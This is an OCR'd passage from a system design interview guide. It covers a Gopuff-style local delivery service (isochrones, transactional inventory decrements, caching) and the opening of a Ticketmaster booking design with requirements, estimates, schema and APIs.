
```
// response 200
{"items": [{"item_id": 11, "name": "Cheetos 8 oz", "available": 37},
           {"item_id": 12, "name": "Sparkling Water 12pk", "available": 0}],
 "next_cursor": null}
```

`POST /orders` – place an order. Requires a logged-in user. Includes an idempotency key so a retry does not create two orders.

```
// request  (Idempotency-Key: 6f1c-...)
{"lat": 40.71, "lng": -74.00,
 "items": [{"item_id": 11, "quantity": 2}, {"item_id": 13, "quantity": 1}]}
// response 201
{"order_id": "9b2e...", "status": "placed", "eta_minutes": 34}
```


Status codes: `201` placed, `409` an item is out of stock (body lists which), `400` invalid request, `401` not logged in.

6. High-level design



How will customers see what is available near them?

1. Client calls `GET /availability` with its location.
2. The Availability Service asks the Nearby Service: “which DCs can deliver here within 1 hour?”
3. The Nearby Service returns a short list, typically 1-5 DC ids.
4. The Availability Service queries inventory for those DCs and sums quantity per item.
5. It returns the totals.




```sql
SELECT i.item_id, it.name, SUM(i.quantity) AS available
FROM inventory i
JOIN items it ON it.item_id = i.item_id
WHERE i.dc_id = ANY(:nearby_dc_ids)
  AND i.item_id = ANY(:item_ids)
GROUP BY i.item_id, it.name;
```

How will customers place an order?

1. Client calls `POST /orders` with location, items, and an idempotency key.
2. The Order Service gets the nearby DCs again (the customer may have moved).
3. In one database transaction it checks stock, decrements it, and writes the order.
4. If any item is short, the whole transaction rolls back and the client gets `409` with the missing items.
5. On success the client gets `201` and the order id.

7. Deep dives

How do we find nearby DCs that can deliver within 1 hour?

The problem: “within 1 hour” is about driving time, not straight-line distance. A DC 3 km away across a river with one bridge might take 50 minutes. But calling a maps API for all 10k DCs on every request is too slow and too expensive.

Option	How	Accuracy	Latency	Cost
Straight-line distance (Haversine)	Math on lat/lng	Poor near rivers, highways	under 1 ms	Free
Travel-time API for every DC	Ask maps for 10k routes	Exact	Seconds	Very high
Filter by distance, then travel-time API on the few left	Haversine to get top ~10 within 30 km, then route those	Good	20-50 ms	Low
Precomputed delivery zones (isochrones)	Each DC stores a polygon reachable in 1 hour; point-in-polygon test	Good, refresh hourly for traffic	under 5 ms	Low

An isochrone is a map shape covering every point reachable within a set time from a location, like a 60-minute “blob” around each DC.

Recommended: precomputed isochrone polygons per DC, refreshed every 15-60 minutes from the travel-time service, with a fast point-in-polygon check. Because there are only 10k DCs, the whole set fits in memory on each Nearby Service instance. Fall back to “Haversine filter, then route the top 10” if a polygon is stale.

```
import math
from shapely.geometry import Point

def haversine_km(lat1, lng1, lat2, lng2):
    """Great-circle distance on a sphere of radius 6371 km."""
    p1, p2 = math.radians(lat1), math.radians(lat2)
    dp, dl = p2 - p1, math.radians(lng2 - lng1)
    a = math.sin(dp/2)**2 + math.cos(p1)*math.cos(p2)*math.sin(dl/2)**2
    return 2 * 6371 * math.asin(math.sqrt(a))

def nearby_dcs(lat, lng, dcs):
    # Step 1: cheap prefilter, nothing beyond 40 km reaches us in 1 hour
    close = [d for d in dcs if haversine_km(lat, lng, d.lat, d.lng) < 40]
    # Step 2: exact-ish check against the 60-min isochrone polygon
    p = Point(lng, lat)
    return [d.id for d in close if d.isochrone_60min.contains(p)]
```

We must also leave time to pack and hand off. If packing takes 10 minutes, use the 50-minute isochrone, not the 60-minute one.

How do we keep inventory consistent when orders are placed?

The problem: two customers both see “1 left” and both tap Order at the same moment. Without care, both succeed and we oversell. An order also spans several items, and we want all or nothing.

Option	How	Correct?	Notes
Read, check in app, then write	SELECT then UPDATE in two steps	No	Race between read and write

Option	How	Correct?	Notes
Distributed lock (Redis) per item	Lock, check, decrement, unlock	Yes if done right	Extra system; lock and DB can disagree on failure
Single ACID transaction with conditional update	`UPDATE ... SET q = q - n WHERE q >= n`	Yes	Simple; DB serializes per row

Recommended: one Postgres transaction with conditional decrements. The `WHERE quantity >= n` clause makes each decrement atomic. If it updates 0 rows, there was not enough stock. The `CHECK (quantity >= 0)` constraint is a second safety net.

```
def place_order(user_id, idem_key, lines, nearby_dc_ids):
    with db.transaction():              # BEGIN ... COMMIT or ROLLBACK
        if db.exists("SELECT 1 FROM orders WHERE order_id = %s", idem_key):
            return get_order(idem_key)  # retry of a past request
        db.execute("INSERT INTO orders (order_id, user_id, status) "
                   "VALUES (%s, %s, 'placed')", (idem_key, user_id))
        for line in lines:
            # Pick the DC with most stock among nearby ones, lock its row.
            row = db.fetch_one("""
                SELECT dc_id FROM inventory
                WHERE item_id = %s AND dc_id = ANY(%s) AND quantity >= %s
                ORDER BY quantity DESC LIMIT 1
                FOR UPDATE""", (line.item_id, nearby_dc_ids, line.qty))
            if row is None:
                raise OutOfStock(line.item_id)     # whole tx rolls back
            db.execute("""UPDATE inventory SET quantity = quantity - %s
                          WHERE dc_id = %s AND item_id = %s""",
                       (line.qty, row.dc_id, line.item_id))
            db.execute("INSERT INTO order_items VALUES (%s,%s,%s,%s)",
                       (idem_key, line.item_id, row.dc_id, line.qty))
    return {"order_id": idem_key, "status": "placed"}
```

`FOR UPDATE` takes a row lock, so a second order for the same row waits until the first commits, then sees the new quantity. At a peak of ~3k row updates per second, one well-sized Postgres primary handles this. If it ever does not, shard inventory by region, since an order only touches DCs near one customer.

Failure handling: the idempotency key (used as `order_id`) means a client retry after a timeout returns the original order instead of charging twice. If the primary fails mid-transaction, the transaction rolls back, nothing is half-written, and the client retries.

How do we make the availability query fast (under 100 ms)?

The problem: every browse and search page calls availability, up to 12k QPS at peak. Each call needs a nearby-DC lookup plus a sum over inventory rows. Sending all of that to the order primary would slow down orders.

Option	Latency	Freshness	Load on primary
Query primary directly	10-30 ms, worse under load	Exact	High
Read replicas	5-20 ms	~100 ms lag	None

Option	Latency	Freshness	Load on primary
Redis cache of per-DC inventory, short TTL	1-3 ms	A few seconds	None

Recommended: read from Postgres read replicas, plus a Redis cache keyed by DC with a short TTL (for example 5 s). Because many customers in the same neighborhood share the same 2-3 DCs, the cache hit rate is high. Staleness is safe because the order transaction re-checks real stock.

```
Latency budget for GET /availability (target p99 < 100 ms):
  Gateway + auth                  5 ms
  Nearby DCs (in-memory polygons) 2 ms
  Redis MGET inv:{dc} for 3 DCs   3 ms  (on miss: replica query 15 ms)
  Sum + JSON                      2 ms
  Network to client              30 ms
  Total                         ~42 ms  (miss path ~55 ms)
```

```python
def availability(dc_ids, item_ids):
    keys = [f"inv:{dc}" for dc in dc_ids]
    totals = defaultdict(int)
    for dc, blob in zip(dc_ids, redis.mget(keys)):
        stock = json.loads(blob) if blob else load_and_cache(dc)  # replica
        for item in item_ids:
            totals[item] += stock.get(str(item), 0)
    return totals
```


A nice extra: when a cached count is 0, the UI greys the item out, so most customers never even try to order out-of-stock items.

How do we estimate travel time, and what if the maps service fails?

The problem: isochrones and ETAs depend on an external travel-time service (Google Maps, Mapbox, or OSRM, an open-source routing engine). It can be slow, rate limited, or down.

Failure	Mitigation
Travel-time API slow or down	Keep using last good isochrones (they change slowly); refresh later
Traffic spike makes ETA wrong	Refresh isochrones every 15 min at rush hour; add a safety buffer
A DC goes offline (power cut)	Mark DC inactive; Nearby Service drops it, its stock vanishes from totals
Postgres primary fails	Orders return 503 for ~30-60 s during failover; reads keep working from replicas and cache


8. Final architecture



Component	Job	Technology example
API Gateway	Auth, rate limiting, routing	AWS API Gateway, Envoy
Availability Service	Sum stock across nearby DCs	Stateless service

Component	Job	Technology example
Nearby Service	Location to list of DCs in 1 hour	In-memory polygons (Shapely, S2)
Travel Time Service	Driving times and isochrones	OSRM, Google Maps, Mapbox
Inventory cache	Per-DC stock, 5 s TTL	Redis
Read replicas	Serve availability on cache miss	Postgres replicas
Order Service	Atomic check and decrement	Stateless service
Primary DB	Source of truth for stock and orders	Postgres / Aurora

Deployment map (AWS)



The availability, nearby and order services plus the isochrone refresh job run in the service subnet, Redis and Postgres sit in the data subnet, and the travel time provider is the only third party.

9. Common mistakes and interviewer follow-ups

- Using straight-line distance for “within 1 hour”. Rivers and highways make it wrong. Say: “Distance to prefilter, travel time or isochrones to decide.”
- Mixing up Item and Inventory. An item is a product type; inventory is units at a DC. Availability is a sum of inventory across DCs.
- Check-then-write in app code. Two orders both pass the check. Use a conditional `UPDATE ... WHERE quantity >= n` in a transaction.
- Putting availability reads on the primary. It slows orders. Use replicas and a short-TTL cache; the order path re-checks.
- No idempotency key on orders. A retry double-orders. Use the key as the order id.
- Forgetting packing time. A 60-minute isochrone plus 10 minutes of packing misses the promise.
- Follow-up: “What if items in one order come from two DCs?” Answer: allowed here, each order line records its `dc_id`; dispatch may batch pickups.

10. One-page cheat sheet

Topic	Key point
Scale	10k DCs, 100k items, 10M orders/day (~115/s), ~2.3k availability/s
Data	Inventory 50M rows = 2.5 GB, fits in memory
Nearby DCs	Haversine prefilter + precomputed 1-hour isochrones
Availability	Replicas + Redis per-DC cache (5 s TTL), p99 < 100 ms
Ordering	One ACID tx, `FOR UPDATE`, `quantity >= n`, all or nothing
Safety nets	`CHECK (quantity >= 0)`, idempotency key as order id
CAP	AP for availability reads, CP for orders
Failure	Stale isochrones OK, DC offline removes its stock

Sources

- Hello Interview: Design a Local Delivery Service like Gopuff
- PostgreSQL: Explicit locking (SELECT FOR UPDATE)
- OSRM: Open Source Routing Machine
- Mapbox: Isochrone API
- Wikipedia: Haversine formula
- Stripe: Idempotent requests

05. Ticketmaster (Event Ticket Booking) (Medium)

> Ticketmaster sells tickets to concerts, sports games, and shows. Users search for events, open an event page with a seat map, pick seats, and pay. The interviewer is really testing how you prevent two people from buying the same seat, how you hold a seat for a few minutes while someone pays, and how you survive the moment a huge on-sale opens and 10 million fans hit the site at once for 50,000 seats.

1. Functional requirements

Core (must have):

1. Users can view an event: details, venue, performers, and a seat map showing which seats are available.
2. Users can search for events by keyword, performer, location, date, and type.
3. Users can book tickets: select seats, hold them while paying, then confirm the purchase.

Below the line (out of scope):

1. Users can view their past bookings. It is a simple read on the bookings table.
2. Admins or promoters can create events. Assume events are loaded by another tool.
3. Dynamic pricing. It changes prices, not the booking mechanics.
4. Ticket resale and transfer. A separate marketplace with its own rules.

2. Non-functional requirements

1. No double booking: a seat is sold to at most one person. This needs strong consistency on the booking path.
2. High availability for view and search: 99.99%. Browsing must keep working even during a huge on-sale.
3. Low latency for search: p99 under 500 ms.
4. Read-heavy: about 100 reads (views and searches) for every booking.
5. Surge handling: support 10M concurrent users trying to book one popular event, with a fair experience.
6. CAP choice: split by path. Booking is CP: we prefer to reject a request rather than sell a seat twice. Viewing and search are AP: a seat map a second or two stale is fine because the booking step re-checks.

3. Back-of-the-envelope estimates

Assumption	Number
Daily active users	10M
Events listed at any time	1M

Assumption	Number
Average seats per event	10,000 (big stadiums 50k-100k)
Tickets sold per day (normal)	1M
Views + searches per user per day	10
Ticket row size	100 bytes
Hot on-sale	10M users, 50,000 seats, first 10 minutes

```
Normal read QPS:     10M x 10 / 86,400       ~= 1,200/s  (peak x5 ~= 6k/s)
Normal booking QPS:  1M / 86,400             ~= 12/s

Hot on-sale:
  Page loads: 10M users refresh in ~1 min    ~= 170k req/s on one event page
  Seat clicks: say 10% try in 1 min          ~= 1M reserve attempts/min
                                             ~= 17k reserve/s, 50k winners

Storage:
  Tickets: 1M events x 10k seats x 100 B     = 1 TB
  Bookings: 1M/day x 365 x 500 B             ~= 180 GB/year
  Events/venues/performers metadata          ~= tens of GB
```

The normal load is small. The design is shaped by the hot on-sale: 170k reads per second on one page and fierce contention on a few thousand rows.

4. Core entities

- Event: a single show. Fields: `id`, `venue_id`, `performer_id`, `name`, `date`, `description`.
- Venue: the place, including its seat map layout (sections, rows, seat coordinates).
- Performer: the artist or team.
- Ticket: one seat for one event. Fields: `id`, `event_id`, `section`, `row`, `seat`, `price`, `status`, `booking_id`. One row is created per seat when an event is created.
- Booking: one user's purchase of one or more tickets. Fields: `id`, `user_id`, `ticket_ids`, `total`, `status` (`in_progress`, `confirmed`, `expired`).
- User: the buyer.

```sql
CREATE TABLE tickets (
  id          BIGSERIAL PRIMARY KEY,
  event_id    BIGINT NOT NULL,
  section     TEXT NOT NULL,
  row_label   TEXT NOT NULL,
  seat_number INT  NOT NULL,
  price_cents INT  NOT NULL,
  status      TEXT NOT NULL DEFAULT 'available',  -- available | reserved | sold
  booking_id  BIGINT,
  reserved_until TIMESTAMP,
  UNIQUE (event_id, section, row_label, seat_number)
);
CREATE INDEX idx_tickets_event_status ON tickets (event_id, status);

CREATE TABLE bookings (
  id          BIGSERIAL PRIMARY KEY,
  user_id     BIGINT NOT NULL,
  event_id    BIGINT NOT NULL,
  status      TEXT NOT NULL,          -- in_progress | confirmed | expired
  total_cents INT  NOT NULL,
  payment_ref TEXT UNIQUE,            -- Stripe PaymentIntent id
  created_at  TIMESTAMP NOT NULL DEFAULT now()
);
```

5. API design

`GET /events/{event_id}` – event details, venue, performer, and seat map with availability. Public.

```
// response 200
{"event": {"id": 7, "name": "Taylor Swift – Eras", "date": "2027-06-01T20:00:00Z"},
 "venue": {"id": 3, "name": "MetLife Stadium", "seat_map_url": "https://cdn.../map3.json"},
 "available_ticket_ids": "https://api.../events/7/availability"}
```

`GET /events/{event_id}/availability` – current seat statuses (compact). Response `200 {"version": 18231, "available": [10001, 10002, ...]}`.

`GET /events/search?keyword=swift&city=NYC&start=2027-06-01&end=2027-06-30&type=concert&cursor=..` – search. Response `200 {"events": [...], "next_cursor": "..."}`.

`POST /bookings/reserve` – hold seats for 10 minutes. Requires login. Body `{"event_id": 7, "ticket_ids": [10001, 10002]}`.

